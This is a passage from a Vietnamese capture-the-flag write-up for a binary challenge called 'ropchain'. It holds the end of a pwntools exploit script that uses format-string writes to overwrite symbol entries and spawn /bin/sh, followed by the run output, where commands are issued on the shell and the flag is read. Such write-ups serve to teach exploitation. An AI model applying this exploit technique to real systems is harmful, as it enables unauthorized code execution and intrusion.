    elf.sym.a+2: 0xffff,
```

```
        elf.sym.a+4: 0xffff,
        elf.sym.a+6: 0xffff,
    }

    info("Đang gửi payload2...")
    payload2 = make_payload(fmt2, 19)
    p.sendline(payload2)

    # Gửi command để get shell
    info("Đang gửi command để get shell...")
    p.sendline(b"/bin/sh\x00")

    try:
        # Thêm timeout cho việc nhận response
        p.settimeout(10)
        # Đợi các ký tự xác nhận
        p.recvuntil(b"@@", timeout=5)
        p.recvuntil(b"$", timeout=5)
        info("Đã nhận được shell!")
    except Exception as e:
        error(f"Lỗi khi chờ shell prompt: {e}")
        p.close()
        exit(1)

    # Chuyển sang chế độ tương tác
    info("Chuyển sang chế độ tương tác...")
    p.interactive()

except Exception as e:
    error(f"Lỗi không mong muốn: {e}")
    try:
        p.close()
    except:
        pass
```

- Kết quả:


\xf6a$
aaaaaaaaaaaaaaaaaaaaaaaaa\x1a@@$
s
s
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x12 bytes:
b'flag.txt\n'
b'ropchain\n'
flag.txt
ropchain
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x36 bytes:
b'W1{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}\n'
W1{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}
$